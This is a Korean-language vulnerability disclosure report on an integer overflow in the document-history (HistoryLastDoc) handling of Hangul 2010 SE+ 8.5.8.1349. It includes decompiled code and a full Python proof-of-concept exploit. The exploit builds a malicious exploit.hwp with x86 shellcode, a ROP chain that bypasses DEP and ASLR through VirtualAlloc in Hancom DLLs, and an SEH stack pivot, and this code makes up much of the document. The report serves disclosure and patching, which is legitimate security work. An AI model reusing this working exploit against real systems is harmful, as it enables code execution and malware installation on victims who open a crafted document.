

<취약점 제목 및 개요>

취약점 제목	한글 2010 SE+ 문서 이력 관리 정수 오버플로우로 인한 임의 코드 실행
취약점 개요	한글 2010 SE+ 최신 버전에서 문서 이력 관리 데이터를 처리하는 과정에서 사이즈 체크 미비로 인한 정수 오버플로우가 발생하여 이로 인한 임의 코드 실행이 가능하다.

<취약점의 상세한 설명>

1. 취약한 S/W의 버전

- 한글 2010 SE+ 최신 버전 (현재 8.5.8.1349)

2. 취약점 발생환경


- OS 환경 : Windows 7 64bit, Windows XP 32bit에서 검증
- 한글 버전 : 8.5.8.1349

3. 취약점 검증방법


- 최신 버전 한글을 설치 (8.5.8.1349)



- o Windows XP SP3에서 해당 PoC 파일(exploit.hwp) 열기














o Windows 7 64bit에서 해당 PoC 파일(exploit.hwp) 열기



4. 취약점 발생원인 및 작동원리

o 한글 파일 구조 (Binary Compound File)

 Storage  Stream

설명	구별 이름	길이 (바이트)
파일 인식 정보	 FileHeader	고정
문서 정보	 DocInfo	고정
본문	 BodyText  Section0  Section1  ...	가변
...
문서 이력 관리	 DocHistory  VersionLog0  VersionLog1  ...  HistoryLastDoc	가변

- 한글은 윈도우에서 제공하는 Binary Compound File을 사용
- Binary Compound File은 파일 내에 폴더와 같은 역할을 하는 스토리지와 데이터를 저장하는 스트림으로 분할
- 문서 이력 관리를 위하여 한글에는 DocHistory라는 스토리지가 있고 내부에 최신 이력의 정보를 저장하는 HistoryLastDoc이라는 스트림이 존재

o HistoryLastDoc의 구조

RECORD_HEADER	
자료형	설명
BYTE	레코드 타입 (0x31)
UINT	RECORD_DATA 크기
RECORD_DATA	
자료형	설명
DATA	레코드 타입에 따른 다양한 정보

- [레코드 타입] [RECORD_DATA 크기] [RECORD_DATA]로 구분
- HistoryLastDoc의 경우 레코드 타입은 0x31(ascii : '1')

o HistoryLastDoc 처리 루틴 분석

```
type = 0;
size = 0;
sub_12B80E0((int)v4, v6, (int)&v49, a2, (int)L"DocHistory", 16);
v3 = (int)&v4->FirstSubClass;
v57 = 0;
v52 = &v4->FirstSubClass;
if ( sub_111D010((wchar_t *)v4, (HWP_APP_CLASS *)((char *)v4 + 60), v40, v41) )// HistoryLastDoc
{
    v8 = (HWP_APP_SECOND_SUB_CLASS *)v4->FirstSubClass.SecondSubClass;
    v7 = v8->HncG2OpenReadStruct;
    v39 = 1;
    if ( v7 )
        HncG2Read(v7, &type, v39);                // Read 1byte type
    else
        (*(void (__thiscall **)(HWP_APP_SECOND_SUB_CLASS *, char *, size_t)))(void (__thiscall **)(_DWORD, _DWORD, _DWORD))v8->method_off_137A178
        + 1))((
            v8,
            &type,
            v39);
    HWP_APP_SECOND_SUB_CLASS__ReadDWORD((int)v60->FirstSubClass.SecondSubClass, (int)&size);// Read size
    if ( type == '1' )                // if type == 1
    {
        Memory = 0;
        LOBYTE(v63) = 4;
        v9 = size;
        if ( 2 * (size >> 1) + 2 >= 0x40000 )    // if size = 0xffffffff -> memory size = 0
        {
            v39 = 2 * (size >> 1) + 2;
            v9 = size;
            Memory = malloc(v39);
            v18 = Memory;
        }
        else
        {
            _alloca_probe_16((char)v40);
            v62 = &v40;
            v18 = &v40;
        }
        v39 = 2 * (v9 >> 1) + 2;
        memset(v18, 0, v39);
        sub_12B80E0((int)v18, (int)v60->FirstSubClass.SecondSubClass, size >> 1);// read (size >> 1) bytes from file to memory
        if ( v56 )                // if size = 0xffffffff -> copy 0x7fffffff to memory
        {
            v11 = *(_DWORD *)v56;
            v39 = (size_t)v10;
            (*(void (__stdcall **)(int, void **))(v11 + 92))(v56, v10);
        }
        LOBYTE(v63) = 3;
        free(Memory);
        v3 = (int)v52;
    }
    else
    {

```

- HwpApp.dll의 sub_1118270에서 한글 파일 내 DocHistory 스토리지의 HistoryLastDoc 스트림을 처리
- HistoryLastDoc의 첫 바이트(레코드 타입)을 읽어 해당 데이터가 0x31인지 비교
- 일치할 경우 다음 4바이트(SIZE라 명명)로 $(2 * (SIZE >> 1) + 2)$ 연산을 통해 할당할 메모리 사이즈를 계산
- 계산된 메모리 사이즈가 0x40000보다 클 경우 malloc을 이용하여 힙에 메모리를 할당하고 작을 경우 alloca를 이용하여 스택에 메모리를 할당
- 이 후 $SIZE >> 1$ 만큼의 데이터를 파일로부터 읽어 할당된 메모리에 복사

○ 취약점 발생

- 만약 SIZE 값이 0xffffffff일 경우 계산된 메모리 사이즈는 $(2 * 0xffffffff >> 1) + 2 = 0$
- 이는 0x40000 보다 작으므로 스택에 메모리 할당 -> 사이즈가 0 이므로 현재 스택 포인터가 반환
- $SIZE >> 1 = 0x7fffffff$ 의 데이터를 해당 메모리에 복사
- 할당된 메모리를 0이지만 복사하는 데이터는 0x7fffffff만큼 복사되므로 스택 오버플로우가 발생하고 이로 인해 SEH overwrite 공격 가능

o PoC 코드 설명

```

from python.comport import *
import sys, zlib, struct

# Binary Compound File 생성을 위한 상수
# STGM constants
STGM_READ          = 0x00000000
STGM_READWRITE     = 0x00000002
STGM_SHARE_EXCLUSIVE = 0x00000010
STGM_CONVERT       = 0x00020000
STGM_CREATE        = 0x00001000

# STGC constants
STGC_DEFAULT       = 0x0

# STGTY constants
STGTY_STORAGE      = 0x1
STGTY_STREAM       = 0x2
STGTY_LOCKBYTES    = 0x3
STGTY_PROPERTY     = 0x4

# 계산기 실행 셸코드
# (sub esp, 0x7f) * 4 + WIN32 calc
shellcode           =
    "\x90\x83\xc4\x7f"*4
    +
    "\xd9\xeb\x9b\xd9\x74\x24\xf4\x5d\x56\x31\xc0\x31\xdb\xb3\x30\x64\x8b\x03\x8b\x40\x0c\x8b\x40\x14\x50"
    +
    "\x5e\x8b\x06\x50\x5e\x8b\x06\x8b\x40\x10\x5e\x89\xc2\x68\x98\xfe\x8a\x0e\x52\x89\xeb\x81\xc3\x79\x11"
    +
    "\x11\x11\x81\xeb\x11\x11\x11\x11\x11\xff\xd3\x68\x20\x20\x20\x58\x68\x2e\x65\x78\x65\x68\x63\x61\x6c\x66"
    +
    "\x38\x99\xe6\x31\xc9\x88\x4e\x08\x41\x51\x56\xff\xd0\x58\x58\x58\x5a\x68\x7e\xd8\xe2\x73\x52\xff\xd3\x31"
    +
    "\xc9\x51\xff\xd0\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01"
    +
    "\xeb\xe3\x37\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84\xc0\x74\x0a\xc1\xcf\x0d\x01\xc7\xe9"
    +
    "\xf1\xff\xff\xff\x3b\x7c\x24\x28\x75\xde\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
    +
    "\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3"

# DEP 및 ASLR 우회를 위한 ROP 코드
def create_rop_chain(shellcode):
    rop_gadgets = ""
    rop_gadgets += struct.pack('<L',0x48009a0A) # POP EDI # RETN ** [HimCfgDlg80.dll] ** | null
{PAGE_EXECUTE_READ}
    rop_gadgets += struct.pack('<L',0x48011070) # ptr to &VirtualAlloc() [IAT HimCfgDlg80.dll]
    rop_gadgets += struct.pack('<L', 0x12020e17) # MOV EAX,DWORD PTR DS:[EDI] # ADD DH,DH # RETN
    rop_gadgets += struct.pack('<L', 0x1801c9a5) # PUSH EAX # ADD BH,BYTE PTR DS:[EAX+2] # POP EBX # ADD ESP,14
# RETN ** [HncBL80.dll] ** | {PAGE_EXECUTE_READ}

```

```

for i in range(0x14/4):
    rop_gadgets += struct.pack('<L', 0x41414141)

# EBX = VirtualAlloc

rop_gadgets += struct.pack('<L', 0x120016B2) # POP EDI, RETN
rop_gadgets += struct.pack('<L', 0x12001656) # ADD ESP, 0xC # RETN

rop_gadgets += struct.pack('<L', 0x1209E13E) # POP EDX #RETN
rop_gadgets += struct.pack('<L', 0x480014BB) # RETN

rop_gadgets += struct.pack('<L', 0x1209E151) # POP ECX #RETN
rop_gadgets += struct.pack('<L', 0x00000000) # ptr

rop_gadgets += struct.pack('<L', 0x12001124) # POP EAX # RETN
rop_gadgets += struct.pack('<L', 0x00002000) # dwSize

rop_gadgets += struct.pack('<L', 0x12034D8C) # PUSHAD # RETN

rop_gadgets += struct.pack('<L', 0x00001000) # flAllocationType
rop_gadgets += struct.pack('<L', 0x00000040) # flAllocationType

rop_gadgets += struct.pack('<L', 0x120220da) # PUSH EAX # POP ESI # RETN 0x04 ** [HncXerCore8.dll] ** |
(PAGE_EXECUTE_READ)
rop_gadgets += struct.pack('<L', 0x12034e83) # XCHG EAX,EBP # ADD AL,0 # RETN 0x04 ** [HncXerCore8.dll] **
| (PAGE_EXECUTE_READ)
rop_gadgets += struct.pack('<L', 0x41414141)

rop_gadgets += struct.pack('<L', 0x120016B2) # POP EDI, RETN
rop_gadgets += struct.pack('<L', 0x41414141)
rop_gadgets += struct.pack('<L', 0x12099B96) # strcpy
rop_gadgets += struct.pack('<L', 0x12034D8C) # PUSHAD # RETN
rop_gadgets += shellcode

# 4-byte align
if (len(rop_gadgets) % 4 != 0):
    rop_gadgets += "\x90" * (4 - (len(rop_gadgets) % 4))

return rop_gadgets

# zlib 압축 및 압축 해제
def zlib_inflate(data):
    return zlib.compress(data)[2:-4]

def zlib_deflate(data):
    return zlib.decompress(data, -15)

# 공격 코드 작성 함수
def exploit(dst_stg, src_stg):
    if src_stg == None or dst_stg == None:
        print "[*] Invalid storage."
        sys.exit(-1)
    enum = src_stg.EnumElements()

    for stat in enum:

```

```
# 스토리지일 경우 결과 파일에 해당 스토리지를 생성
if stat[1] == STGTY_STORAGE:
    # Storage
    name = stat[0]
    sub_src_stg = src_stg.OpenStorage(name, None, STGM_READ | STGM_SHARE_EXCLUSIVE, None, 0)
    sub_dst_stg = dst_stg.CreateStorage(name, STGM_READWRITE | STGM_CREATE | STGM_SHARE_EXCLUSIVE, 0, 0)
    exploit(sub_dst_stg, sub_src_stg)

# 스트림일 경우 HistoryLastDoc이 아닐 경우 그대로 복사
elif stat[1] == STGTY_STREAM:
    name = stat[0]
    src_strm = src_stg.OpenStream(name, None, STGM_READ | STGM_SHARE_EXCLUSIVE, 0)
    dst_strm = dst_stg.CreateStream(name, STGM_READWRITE | STGM_CREATE | STGM_SHARE_EXCLUSIVE, 0, 0)

    if (src_strm == None or dst_strm == None):
        print "[*] Invalid stream."
        sys.exit(-1)

    # HistoryLastDoc일 경우는 PoC 코드 삽입
    if name == "HistoryLastDoc":
        print "[*] HistoryLastDoc is found"

        dummy_size = 676

        rop_chain = create_rop_chain(shellcode)

        nops = struct.pack('<L', 0x12034D8D) * ((dummy_size - len(rop_chain)) / 4)

        nSEH = "AAAA"
        SEH = struct.pack('<L', 0x180221f0) # {pivot 1096 / 0x448} : # ADD ESP,448 # RETN ** [HncBL80.dll] ** |
{PAGE_EXECUTE_READ}

        # HistoryLastDoc = '1'(레코드 타입) + size(0xffffffff) + nops (ROP nops == RETN) + rop_chain + nSEH(Next SEH
Pointer, 현재는 dummy "AAAA") + SEH(ROP 실행을 위한 stack pivot) * 3
        dst_strm.Write(zlib_inflate("1" + "\xff\xff\xff\xff" + nops + rop_chain + nSEH + SEH * 3))
        continue

    src_strm.CopyTo(dst_strm, stat[2])

if __name__ == '__main__':
    print "[*] Start exploit."

    # 소스는 해당 디렉토리의 sample.hwp를 사용하고 결과는 exploit.hwp로 출력
    src_stg = StgOpenStorage("sample.hwp", None, (STGM_READWRITE | STGM_SHARE_EXCLUSIVE), None, 0)
    dst_stg = StgCreateDocfile('exploit.hwp', (STGM_READWRITE | STGM_SHARE_EXCLUSIVE | STGM_CREATE), 0)

    exploit(dst_stg, src_stg)

dst_stg.Commit(STGC_DEFAULT)
print "[*] End exploit"
```


o PoC 코드 실행 시 유의점

- 샘플 파일이 상대 경로로 지정되어 있으므로 Command line에서 해당 경로로 이동 후 실행 (cd \$POC_FOLDER -> python history_last_doc.py)
- ActivePython 설치 필요

o ROP Chain

- OS Dependency를 없애기 위해 한글 파일 내에 존재하는 VirtualAlloc 함수를 이용 (HimCfgDlg80.dll)
- 버전 Dependency를 줄이기 위해 적은 수의 DLL 사용
(3개, HimCfgDlg80.dll, HncXerCore8.dll, HncBL80.dll)
- ROP Chain은 두 개의 스테이지로 분할
 1. 첫 번째 스테이지 (메모리 할당)
ptr = VirtualAlloc(0, 0x2000, MEM_COMMIT, MEM_READWRITE_EXECUTE)
 2. 두 번째 스테이지 (셸코드 복사 및 실행)
strcpy(ptr, esp) -> return to ptr

5. 취약점이 시스템에 미치는 영향

- o 웹 게시물, 메일, 링크 등을 통하여 해당 취약점을 이용한 악의적인 한글 파일을 사용자가 열어보도록 유도하여 임의코드를 실행 할 수 있음
- o 이를 통해 악성코드 설치가 가능하며 사용자의 정보를 취득할 수 있음

6. 기타

o 해당 취약점 패치 방법

- HistoryLastDoc 내 SIZE 값의 음수 여부를 체크하여 음수일 경우 오류를 발생 시키고 프로그램을 종료